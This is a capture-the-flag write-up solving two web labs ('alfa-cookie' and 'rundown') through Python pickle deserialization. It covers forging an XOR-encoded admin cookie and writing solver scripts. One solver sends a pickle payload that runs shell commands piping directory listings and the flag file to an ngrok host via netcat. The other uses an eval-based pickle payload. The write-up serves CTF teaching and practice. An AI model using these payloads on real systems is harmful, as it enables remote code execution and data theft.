

Laboratory: alfa-cookie

Description:

If you are the real admin, why you keep trying?



Flag format: CTF{sha256}

Level: Medium

Server: 34.159.172.66:31606

Hints:

- Hint 1: Pickle



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If we analyze the platform, we can see, that site sets two cookies when accessed:

```
GET / HTTP/1.1
Host: 35.198.93.134:30049
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:93.0) Gecko/20100101
Firefox/93.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp
,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Cookie:
auth_cookie=1950327e46056847352b58583c433d213f7344397d3c047d453c2445164e417
1493c78; key=14BNLVO7PY5100TNQTNIL6WZ00A71D1CCOV
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

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Now we need to decode the values using python 3 commands.

We need to convert hex value into the ASCII first.

```
>>> from pwn import xor
>>> bytes.fromhex('1950327e46056847352b58583c433d213f7344397d3c047d453c2445164e4171493c78')
b'\x19P2~F\x05hG5+XX<C=!?sD9}<\x04}E<$E\x16NAqI<x'
```

After this, we have to perform XOR operation

```
>>> key = '14BNLV07PY5100TNQTNIL6WZ00A71D1CCOV'
>>> xor(_, key)
b"(dp0\nS'permission'\np1\nS'user'\np2\ns."
```

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As we can see from the last string, **some of the words are readable**

```
b"(dp0\nS'permission'\np1\nS'user'\np2\ns."
```

After more detailed analysis, we can obtain that it's a **serialized object** using the **pickle** library:

```
darius@bit-sentinel:~/Desktop/.Stuff/unbreakable/2020/web/alfa-cookie$ python3
Python 3.6.9 (default, Jan 26 2021, 15:33:00)
[GCC 8.4.0] on linux
Type "help", "copyright", "credits" or "license" for more information.
>>> import pickle
>>> pickle.loads(b"(dp0\nS'permission'\np1\nS'user'\np2\ns.")
{'permission': 'user'}
```

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```
kali@kali: ~  
(kali@kali) - [~]  
$ python3  
Python 3.9.7 (default, Sep 24 2021, 09:43:00)  
[GCC 10.3.0] on linux  
Type "help", "copyright", "credits" or "license" for more information.  
>>> from pwn import xor  
>>> bytes.fromhex('7953357f426a74395c463e2c3725502c34733320004e04733436373b72484704534165')  
b'yS5\x7fBjt9\F>,7%P,4s3 \x00N\x04s467;rHG\x04SAe'  
>>> key = 'Q7E0H9SI94SEDV9CZT9P1DWTAEIRIUB76Y2K'  
>>> xor(_, key)  
b"(dp0\nS'permission'\np1\nS'user'\np2\ns."  
>>> b = b"(dp0\nS'permission'\np1\nS'admin'\np2\ns."  
>>> xor(b, key)  
b'yS5\x7fBjt9\F>,7%P,4s3 \x00N\x04s !? ;e=Fk88\x7f'  
>>> b'yS5\x7fBjt9\F>,7%P,4s3 \x00N\x04s !? ;e=Fk88\x7f'.hex()  
'7953357f426a74395c463e2c3725502c34733320004e047320213f203b653d466b38387f'  
>>> █
```

Then paste this hex formatted auth_cookie to request in burp suite

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Burp Suite Community Edition v2021.8.2 - Temporary Project

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender Project options User options Learn

1 x ...

Send Cancel < >

Request

Pretty Raw Hex ln

```
1 GET /dashboard HTTP/1.1
2 Host: 34.159.172.66:31606
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://34.159.172.66:31606/
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: auth_cookie=7953357f426a74395c463e2c3725502c34733320004e04733436373b72484704534165; key=Q7E0H9SI94SEDV9CZT9P1DWTAEIRIUB76Y2K
10 Connection: close
11
12
```

Response

Paste the **modified auth_cookie** to request in burp suite and send the request

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EOFError

EOFError

Traceback (most recent call last):

```
File "virtualenv\lib\site-packages\flask.py", line 2404, in __call__
    return self.wsgi_app(environ, start_response)

File "virtualenv\lib\site-packages\flask.py", line 2400, in wsgi_app
    response = self.handle_exception(e)

File "virtualenv\lib\site-packages\flask.py", line 2397, in handle_exception
    # If we want to repropagate the exception, we can attempt to
    # raise it with the whole traceback in case we can do that
    # (The function was actually called from the except part)
    # otherwise, we just raise the error again
    if exc_value is e:
        reraise(exc_type, exc_value, tb)
    else:
        raise e

self.log_exception(exc_type, exc_value, tb)
server_error = InternalServerError()

File "virtualenv\lib\site-packages\flask.py", line 2407, in wsgi_app
    response = self.full_dispatch_request()

File "virtualenv\lib\site-packages\flask.py", line 2382, in full_dispatch_request
    rv = self.handle_user_exception(e)

File "virtualenv\lib\site-packages\flask.py", line 2372, in handle_user_exception
    reraise(exc_type, exc_value, tb)

File "virtualenv\lib\site-packages\flask.py", line 2360, in full_dispatch_request
    rv = self.dispatch_request()

File "virtualenv\lib\site-packages\flask.py", line 2326, in dispatch_request
    return self.view_functions[rule.endpoint](**req.view_args)

File "main.py", line 20, in keyboard
    if click.is_logged(SaveAuth, cookie_decode('hex'), key)['permission'] == 'admin':

File "virtualenv\lib\site-packages\flask.py", line 2386, in logged
    return is_logged(Files, logged)
```

Pickle Error !
Now we have to create payload for RCE and Reverse-Shell

Pickle Error !
Now we have to create payload for RCE and Reverse-Shell

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To make this work, we have to set up both, ngrok and netcat

```
Session Status      online
Account             T3jv1l (Plan: Free)
Version             2.3.40
Region              United States (us)
Web Interface        http://127.0.0.1:4040
Forwarding           tcp://2.tcp.ngrok.io:17855 -> localhost:6666

Connections          ttl      opn      rt1      rt5      p50      p90
                    0        0        0.00     0.00     0.00     0.00
```

```
darius@bit-sentinel:~$ nc -lvnp 6666
Listening on [0.0.0.0] (family 0, port 6666)
```


The script to get **remote code execution**

```
import requests
import pickle
from pwn import *

url = "http://35.246.134.224:31450/dashboard"

class RCE:
    def __reduce__(self):
        cmd = ('ls -lah | nc 4.tcp.ngrok.io 19884')
        return os.system, (cmd,)

payload = pickle.dumps(RCE(), protocol=2)
print(payload)
key = len(payload) * "A"
auth_cookie = xor(payload, key).hex()

r = requests.get(url, cookies={"key": key, "auth_cookie": auth_cookie})
```

```
darius@bit-sentinel:~$ python3 solver.py
b'\x80\x02cposix\nsystem\nq\x00!\x00\x00\x00ls -lah | nc 2.tcp.ngrok.io 17855q\x01\x85q\x02Rq\x03.'
```

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Now, we can check netcat session

```
darius@bit-sentinel:~$ nc -lvnp 6666
Listening on [0.0.0.0] (family 0, port 6666)
Connection from 127.0.0.1 35702 received!
total 36K
drwxr-xr-x 1 root root 4.0K Mar 23 2021 .
drwxr-xr-x 1 root root 4.0K Dec 14 2020 ..
-rw-r--r-- 1 ctf ctf 220 Aug 31 2015 .bash_logout
-rw-r--r-- 1 ctf ctf 3.7K Aug 31 2015 .bashrc
-rw-r--r-- 1 ctf ctf 655 Jul 12 2019 .profile
-rwxr-xr-x 1 root root 1.1K Dec 14 2020 app.py
-rwxr-xr-x 1 root root 69 Mar 23 2021 flag
-rwxr-xr-x 1 root root 13 Dec 14 2020 start.sh
drwxr-xr-x 1 root root 4.0K Dec 14 2020 templates
```

Updating the script based on the content

```
import requests
import pickle
from pwn import *

url = "http://35.246.134.224:31450/dashboard"

class RCE:
    def __reduce__(self):
        cmd = ('cat flag | nc 4.tcp.ngrok.io 19884')
        return os.system, (cmd,)

payload = pickle.dumps(RCE(), protocol=2)
print(payload)
key = len(payload) * "A"
auth_cookie = xor(payload, key).hex()

r = requests.get(url, cookies={"key": key, "auth_cookie": auth_cookie})
```

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Run the script with the corresponding options

```
darius@bit-sentinel:~$ python3 solver.py  
b'\x80\x02cposix\nsystem\nq\x00X"\x00\x00\x00cat flag | nc 2.tcp.ngrok.io 17855q\x01\x85q\x02Rq\x03.'
```

Check the session with the flag in it in the netcat

```
darius@bit-sentinel:~$ nc -lvnp 6666  
Listening on [0.0.0.0] (family 0, port 6666)  
Connection from 127.0.0.1 35722 received!  
ctf{9c672c0d5309c1504ee0fa536eff91368a74572a00746a6d5928f1f53be0a7f3}
```

Laboratory: rundown


Description:

A rundown, informally known as a pickle or the hotbox, is a situation in the game of baseball that occurs when the baserunner is stranded between two bases, also known as no-man's land, and is in jeopardy of being tagged out." ... if you stopped in the first part of the definition you are one of ours.

Flag format: CTF{sha256}

Level: Medium

Server: 34.159.172.66:32274



Goal: You have to discover a vulnerability in this simple web application and recover the flag.

Laboratory: rundown

Using curl we can generate the POST request to get the error with some information from the side of the server

```
darius@bit-sentinel:~/Downloads$ curl -X POST http://34.107.45.139:30396 > output.html
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left   Speed
100 17003    0 17003    0     0   138k      0 --:--:-- --:--:-- --:--:--   138k
darius@bit-sentinel:~/Downloads$ firefox output.html
```

EOFError

EOFError

Traceback (most recent call last)

- File `"/usr/local/lib/python2.7/dist-packages/flask/app.py"`, line 2464, in `__call__`

```
def __call__(self, environ, start_response):  
    """The WSGI server calls the Flask application object as the  
    WSGI application. This calls :meth:`wsgi_app` which can be  
    wrapped to applying middleware."""  
    return self.wsgi_app(environ, start_response)
```

From the error we can understand that the application is
build using Flask framework

Laboratory: rundown

Now, we can try to exploit Pickle using the approach described by David Hamann in the article “Exploiting Python pickles”

<https://davidhamann.de/2020/04/05/exploiting-python-pickle/>



Laboratory: rundown

Based on our scenario the final code will look like this

```
import pickle as cPickle
import base64
import os
import string
import requests
import time

class Exploit(object):
    def __reduce__(self):
        return (eval, ('eval(open("flag","r").read())',))

def sendPayload(p):
    newp = base64.urlsafe_b64encode(p).decode()
    headers = {'Content-Type': 'application/T3jv11'}
    r = requests.post("http://35.246.158.241:30822/", headers=headers, data=newp)
    return r.text

payload_dec = cPickle.dumps(Exploit(), protocol=2)
print("ctf{" + sendPayload(payload_dec).split("ctf{")[1].split("}")[0] + "}")
```

Laboratory: rundown

We get the flag once we run the **solver.py** file

```
darius@bit-sentinel:~/Downloads$ python solver.py  
ctf{e687c7f3f6ae2d8154dfae81b5caa978ffdebe42142234e06de26e61c95e3371}
```

Thank you for Attention!

